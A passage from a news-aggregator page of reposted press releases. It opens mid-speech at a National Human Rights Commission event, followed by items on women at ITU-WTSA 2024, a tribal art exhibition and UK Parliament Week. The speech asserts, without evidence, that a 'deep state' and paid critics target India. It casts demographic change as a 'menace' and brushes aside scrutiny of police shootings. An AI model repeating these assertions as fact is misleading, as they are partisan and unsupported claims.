    Friends, with those who are closely aligned, the approach turns from clinical analysis to blissful ignorance, which allows us to draw conclusions about the political nature of the approach to human rights and let me remind you of one recent incident, an incident that defines what human rights ought not to be. That is virtually a crucible of decimating human rights. The world has seen it, some have suffered in this country.

    The most disheartening aspect of the plight of Hindus in our neighbourhood is the deepening silence of so-called moral preachers, custodians of human rights. They are totally exposed. They are mercenaries of something which is totally antithetical to human rights. Look at the kind of barbarity, torture, traumatised experiences of boys, girls, and women. Look at our religious places being sacrilege. We are too tolerant and have been too tolerant of such transgressions. This is not appropriate. I call upon everyone in the country to seriously reflect, think if you were one of those.

    Evidence, episode after episode, is piling up that the deep state is engaging in lawfare against rising powers. Somehow, it seems they are unable to digest the rise of civilisational states in the international system who assert their own identity.

    Let me reflect little away from the issue. Does the United Nations Security Council reflect a sense of human rights when it keeps one-sixth of humanity away from it? There has to be auditing of its performance. Friends, the discourse of human rights is calibrated for political projects. Get a project, get money, get some people employed. You are applauded only when you talk negative    of this country. I know of an institution in the world that claims to be at the peak.   They call them Ivy League institutions. A book has been written, Snakes in Ganges over it.

    A celebrated figure, world-renowned, Dalai Lama ji, was invited. The invitation was cancelled. The one who took the call to invite was shown the door and we got preachings from there that in our premier institutions, admissions are accorded by a privileged pedigree system, not by merit. I went to a school on foot, travelling six-kilometres got educated by scholarship, come from a farmer’s family, I am before you.

    Droupadi Murmu, a tribal woman who faced all kinds of challenges, is the First Lady and first tribal President of this country and Prime Minister Narendra Modi, for historic third term after six-decades, and the first term with a full majority after three-decades, one who has changed the landscape of this country is an OBC from backward community. The only memory he has of his youth is serving tea while the train came that too in a hurry to make money.

    I am defining these three top posts in this country of 1.4 billion if this change is not pro-human rights, if this change is not transformative, well, I fail to understand how to define it. People-centric governance is our mantra, our philosophy. Last-mile delivery, welfare of the weakest. You see our civil services, you will be amazed, particularly the people outside the country who get into there, the marginalised.

    I was so happy to find that the father was a painter in a police station, and the girl came there as superintendent of police and these instances are not isolated, there are many. My mother was not educated formally, my father did not go beyond class five, I am before you. This defines the great change in human rights this country has.

    Friends, when you ignore these developments and artificial issues are inputted to portray Bharat in a bad light, I can only lament the intellect of those heaviness who are distanced from a rational approach. It is painful to find such realities when you scratch the surface of those who claim to champion and advocate human rights. We have a system, and institutions are being used, including the judiciary. We have to be on guard. Those trying to challenge are inspired by ill motivations to destabilise this country. They find our growth indigestible, they are not acting as per their soul or mind, they are being financially manipulated. Much of it has been contained. It shall not be allowed to happen in this country. We are a nation to us belongs this century. And we’ll be a developed nation by 2047, making our people, in every respect, enjoy human rights.

    Domestically, we should be wary of elements that use human rights to advance their political agenda. I am addressing the community of politicians. Citizen Amendment Act—how can this be an issue? The act does not deprive any citizen of this country of his or her citizenship. The act does not handicap any person on the globe to take recourse to taking citizenship of this country. The act is an affirmative step to give citizenship to those who are being hunted, persecuted and this is not limited to one religion, many religions. Even such a soothing aspect is to be challenged. Well, we have a situation deep state takes shape only in this way. Therefore, nip it ruthlessly in the bud when it is seen.

    Look at the prime example I indicated, there couldn’t be a better gesture of social magnanimity collectively expressed by an act of parliament in CAA. Stateless refugees were to flee from Bharat under severe repression for committing the “sin” of choosing to follow their conscience from our neighbourhood. They had the option to be here, they committed the “sin” of conscience when they were suffering day in and day out and this is being opposed. This balm is soothing medicine is being opposed on the plank of human rights. How sharper the serpent’s tooth could it be?

    Friends, this duality exposes a sinister political agenda that includes another aspect which is germane to human rights blossoming and flourishing and that is, demographic balance in this country. History is testimony that nations have completely lost their identity by not addressing this issue. It has as a matter of fact global repercussions from the perspective of human rights.

    The tremors are being felt nearly all over, more in countries that have espoused this menace. They are getting the heat of it. The demographic climate change in the world and particularly in the nation is an issue that calls for urgent systemic addressing. I emphasise, friends, demographic climate change is a challenge that is required to be addressed.

    If the world has to live in peace and harmony, nations have to believe in their nationalism and preserve their identity. I have no doubt you’ll appreciate and be one with me. It is already taking shape as an existential challenge. Let’s defuse this, thereby sublimely serving human rights.

    Another aspect human rights should not be sealed for those who take law into their own hands who challenge the law, who use firearms, who create terror. When you deal with them in accordance with the law, they have easy friends on the point of human rights. पुलिस ने कहां गोली मारी, कैसे मारी यह नहीं देखेते किसको मारी, किस हालत में मारी, क्यों मारी।

    The Society can’t be held as a hostage or captive to these violators of the law. Law-enforcing agencies have to come and play on the front foot to deal with these rogue elements who are not only loose cannons to society but a severe threat to human rights. Fortunately, this is being done in this country effectively. Violators of law threaten attitudes, challenge law and order, there can be no worse enemies of human rights than these sections. But painfully, what a travesty these rogue elements of society, these violators of the law, who are a threat to society at large, are afforded cover by human rights plank institutions.

    On this occasion, I want to leave you with two ideas, friends. First, if you are a practitioner of law, some of you are, and I have been one myself for decades fight for the rights and dignity of the weaker sections of society. Also, fight against those who seemingly seek to fight for them but are fighting for someone else, expose those. Never let anyone appropriate the discourse and guaranteed rights for sinister political designs. This is happening. I want to look only through the political prism. What then is it for me? And then I moderate my response. Please don’t do this when it comes to nationalism, when it comes to the nation, when it comes to development, when it comes to human rights. Play your politics. Be partisan, but on these issues, please be bipartisan.

    Second, if you have legal education or are interested in research, take time to focus on those who seek to teach us but are ignorant, who seek to teach us not the subject but indoctrination. Overcome them, expose them. Pick up any part of the globe, and you’ll find they have to take many lessons from Bharat that has nurtured human rights since ages.

    Friends, we have heard great stories about the care of the last-mile individual, but we want to find the precise governance model that enables this execution of human rights. Study it, evolve one, contribute to policymaking, and that has to be translated into politics also.

    Friends, as we celebrate the establishment of the NHRC, let us renew our commitment to the idea of human rights, the rights of our fellow citizens, the idea inherent to us for generations and centuries, praying for the good of all ‘Sarve Sukhinah Santu’.

    I conclude, always remember, human rights preservation, blossoming and sustainability is in our hands. It is our collective and societal duty that we must unfailingly perform.

    Thank you for your time.

    MIL OSI Asia Pacific News –

    January 24, 2025
  • MIL-OSI Asia-Pac: ITUWTSA 2024 Champions Gender Equality in Telecommunication Standards with Historic Milestone in Women’s Leadership Participation

    Source: Government of India

    ITUWTSA 2024 Champions Gender Equality in Telecommunication Standards with Historic Milestone in Women’s Leadership Participation

    Witnessed highest ever female participation in the history of ITUWTSA events, marking a significant step toward gender-balanced delegations and leadership roles

    Boosting women’s participation in standards development is not just about numbers—it’s about ensuring that women’s voices are heard, empowering future leaders, and fostering inclusion: Doreen Bogdan-Martin, Secretary General of the ITU

    Posted On: 18 OCT 2024 11:44AM by PIB Delhi

    The ITU-WTSA 24 which is being held in Delhi in collaboration with the Department of Telecommunications (DoT), Government of India, saw a landmark event yesterday, focused on promoting gender diversity in the field of telecommunication standardization. The special event, The Network of Womenin Standards (NoW), led by the Telecommunication Standardization Sector of the International Telecommunication Union (ITU-T), underscored the commitment to advancing women’s leadership roles in STEM and standardisation.This topic is particularly significant for India as the government is implementing various measures to create an inclusive technology sector and empower women through technology platforms, in line with the vision of the Prime Minister, Shri Narendra Modi, who advocates for women-led development. India is making progress in this area, with an increasing number of women co-founders in startups and over 40% of participants in STEM education being women. Initiatives such as Namo Drone Didi, Bank Sakhi, and Mahila E-Haat are empowering women to take on leadership roles in technology.


    The Network of Women (NoW) in ITU-T, aligned with WTSA Resolution 55 (Rev. Geneva, 2022), is dedicated to fostering active female participation in standardization activities and ensuring a gender-inclusive approach across all ITU-T processes. This initiative is critical as the global push for digital inclusion accelerates, with women playing a pivotal role in shaping the future of technology.


    In her opening remarks, Ms. Doreen Bogdan-Martin, Secretary General of the ITU, emphasized the importance of addressing gender imbalances in the field. She stated, “We can, and we must, increase the number of women in leadership roles, especially in our standards study groups. It’s crucial for women to step up, take the floor, and make their voices heard. This is what the Network of Women stands for—creating an environment where women feel empowered and supported. Mentorship plays a vital role in this transformation. It’s through mentoring, creating opportunities, and sharing our knowledge that we can truly progress. If there is no seat at the table, we must bring our own chair—and bring one more for those who will follow. Let’s continue pushing forward, lifting each other up, and ensuring that the digital future is shaped by all of humanity. Together, we can and will make real progress toward digital inclusion.”

    Dr. Rim Belhassine-Cherif, Chair of NoW, ITU-T, and Chief Innovation and Strategy Officer responsible for Digital Transformation at Tunisie Télécom, highlighted the progress made in achieving gender balance at ITU-WTSA 2024. She noted, “One of the key objectives of ITU-WTSA 2024 was to promote gender-balanced delegations and increase the number of women in leadership roles, particularly as heads of delegations. Through various initiatives such as panel discussions, training sessions, tutorials, and the support of regional preparatory groups, we have achieved the highest-ever participation rate of women in ITU-WTSAhistory.”

    The increasing involvement of women in ICT standardization is crucial as disruptive technologies such as Artificial Intelligence (AI) emerge. Women’s contributions can help ensure the development of inclusive, equitable, and sustainable standards that will drive technological progress for the benefit of all humanity.

    The event featured a dynamic fireside chat, moderated by Doreen Bogdan-Martin, with Dr. Aminata Zerbo/Sabane, Minister of Digital Transition, Posts and Electronic Communications, Burkina Faso, and Neha Satak, Founder & CEO of Astrome. The discussion focused on closing the gender gap in Science, Technology, Engineering, and Mathematics (STEM) and in standardization. Panelists stressed the importance of a supportive environment and early capacity building to encourage more girls to pursue careers in tech.

    Expert panelists examined and discussed the challenges surrounding gender equality in AI and shed light on incentives and opportunities for technical standards to support inclusive AI during panel discussion on “Standards for inclusive AI”.  Also discussed were the ways to explore how standards could help address gender bias and ensure an equitable future. The session was  moderated by Ms Susan Ferguson, UN Women India Representative and panelists were Prof Sandra Maximiano, Chair of the Board, Autoridade Nacional de Comunicações (Portugal’s national regulatory authority for the communications sector), Mr Vishnu Ram, AI expert, Vice Chair of ITU Focus Group on Autonomous Networks, Dr Alessandra Sala, Sr. Director of Artificial Intelligence and Data Science, Shutterstock, Global President of Women in AI, Dr Ebtesam Almazrouei, Founder and CEO of AIE3, Expert AI Executive and Tech Visionary Leader and MsPico Velazquez, founder & CEO at VIIRA, Computational Architect & Multiverse Thought Leader.

    The session also recognised the leading women in ITU Standardisation. Mr. Seizo Onoe, Director, Telecommunication Standardization Bureau and Ms. Madhu Arora, Member, Technology/Digital Communication Commission, Department of Telecommunication, Ministry of Communications, Government of India felicitated Dr. Rim Belhassine-Cherif, Chief Innovation and Strategy Officer, TunisieTélécom, Tunisia; Dr. Hyoung Jun Kim, Vice Chair, NoW, Chair of ITU-T;Ms. Rebecca MukiteNoW in ITU-T Regional Representatives, Africa; Ms. Tania Villa, Federal Institute of Telecommunications (IFT), Mexico; Ms Basma Tawfik, International Organizations Manager National Telecom Regulatory Authority (NTRA), Egypt​; Ms Miho Naganuma, TSAG Vice Chair, Senior Executive professional, NEC Corporation, Japan; Ms Maria Bolshakova, Acting Deputy Director General, Regional Commonwealth in the field of Communications (RCC), Russia; Ms Izabela Iglewska, Minister Advisor, Ministry of Digital Affairs, Poland; Additionally, member states from Cameroon, the Dominican Republic, Ghana and Europe were also felicitated for their high female participation rates in delegations.


    ITU-WTSA 2024 continues to drive pivotal conversations on gender equality in telecommunications, addressing both statistical and stereotypical biases, mitigating biases, and promoting active participation of women in the telecom and tech sector.

    WTSA 2024, organized by the International Telecommunication Union (ITU), serves as a platform for the development and implementation of global telecommunications standards, uniting regulators, industry leaders, and policymakers to shape the future of communications worldwide.


    <><><>


    *****

    SB/DP/ARJ

    (Release ID: 2065992) Visitor Counter : 51

    MIL OSI Asia Pacific News –

    January 24, 2025
  • MIL-OSI Asia-Pac: Union Minister Dr. S. Jaishankar inaugurates second edition of Art Exhibition ‘Silent Conversation: From Margins to the Centre’ in New Delhi

    Source: Government of India (2)

    Union Minister Dr. S. Jaishankar inaugurates second edition of Art Exhibition ‘Silent Conversation: From Margins to the Centre’ in New Delhi

    Union Minister Sh. Bhupendra Yadav says Coexistence Vital in Addressing Climate Change and Biodiversity Loss

    Exhibition displays the Conservation Wisdom of Tribal Communities

    Posted On: 18 OCT 2024 1:49PM by PIB Delhi

    Union Minister for External Affairs, Dr. S. Jaishankar inaugurated the second edition of the art exhibition “Silent Conversation: From Margins to the Centre” in New Delhi on 17 October, 2024. The four-day exhibition has been organized by the National Tiger Conservation Authority in collaboration with the Sankala Foundation, the National Human Rights Commission and the International Big Cat Alliance .

    While inaugurating the exhibition, Dr. S Jaishankar emphasized that India’s development journey is deeply connected with environmental conservation. He reaffirmed the government’s commitment to the welfare of Scheduled Tribes through various initiatives, highlighting that the Antyodaya scheme is rooted in the principle of uplifting marginalized communities and ensuring that no one is left behind.

    Union Minister Dr. Jaishankar said India had achieved remarkable progress in environmental conservation under the leadership of the Prime Minister, Narendra Modi. He highlighted that the 2022 amendments to the Wildlife Protection Act aim to balance environmental conservation with development needs. He credited the success of the National Tiger Conservation Authority to tribal communities and forest dwellers, whose guardianship has helped forests thrive and who actively combat poaching. He emphasized that policies are most effective when embraced by all citizens, referring to the concept of Janbhagidari

    Union Minister for Environment, Forests, and Climate Change, Shri Bhupendra Yadav, emphasized in the video message, that the spirit of coexistence reflects how communities live in harmony with, protect, and respect nature. He praised this approach, especially as the world faces critical challenges such as climate change, biodiversity loss, and soil desertification.

    On the occasion, a book titled “Hidden Treasures: India’s Heritage in Tiger Reserves” and a magazine called “Big Cats” were also released.

    A cultural program was also organized in the evening, that was attended by Dr. Gajendra Singh Shekhawat, Union Minister for Culture and Tourism.

    Background

    The exhibition aims to recognize the conservation ethos of tribal communities and highlight the symbiotic relationship between these communities and the environment. It seeks to inspire future generations to appreciate this connection and provides tribal artists an opportunity to engage with visitors.

    The exhibition features over 200 paintings and 100 art pieces from 22 tiger reserves across India. Tribal art forms such as Gond, Warli, Pata Chitra, Bhil, and Sohrai are showcased and available for sale, with proceeds directly benefiting the artisans. All artworks are crafted using sustainable materials, reflecting the eco-friendly lifestyle of indigenous communities.

    Of the 49 participating artists, 10 hail from tiger reserves in Madhya Pradesh, with others from Maharashtra, Chhattisgarh, Odisha, Telangana, Rajasthan, Arunachal Pradesh, Jharkhand, and Mizoram.

    According to the 2011 Census, over 1,70,000 villages in India are located near forested areas, and the India State of Forest Report 2021 indicates that more than 300 million people rely on forests for their livelihoods. On the tiger conservation front, India is home to 75% of the global tiger population, with an estimated 3,682 big cats in 55 tiger reserves as of 2023.

    Shri Jitendra Kumar, Director General (Forests) and Special Secretary, Dr Gobind Sagar Bhardwaj, Member Secretary, NTCA and Shri Bharat Lal, Member Secretary, NHRC and senior officers of the ministry were present.

    *****

    VM/GS

    (Release ID: 2066018) Visitor Counter : 120

    MIL OSI Asia Pacific News –

    January 24, 2025
  • MIL-OSI Video: UK UK Parliament Week 2024

    Source: United Kingdom UK Parliament (video statements)

    Today marks one month until the start of UK Parliament Week

    This year’s theme, “The Journey of a Parliament,” will take you through from State Opening to a General Election.

    There’s still time to sign up for your free digital kit, which contains resources and activities suitable for all ages, including a tailored booklet, card game, pop-up ballot box, and decorations.

    Visit http://www.ukparliamentweek.org to sign up and explore an array of free resources. Don’t miss out on this fantastic opportunity to learn more about how your democracy works.

    #UKPW2024

    https://www.youtube.com/watch?v=KQTen3RG4-0

    MIL OSI Video –

    January 24, 2025
←Previous Page
1 … 1,711 1,712 1,713 1,714 1,715 … 1,899
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress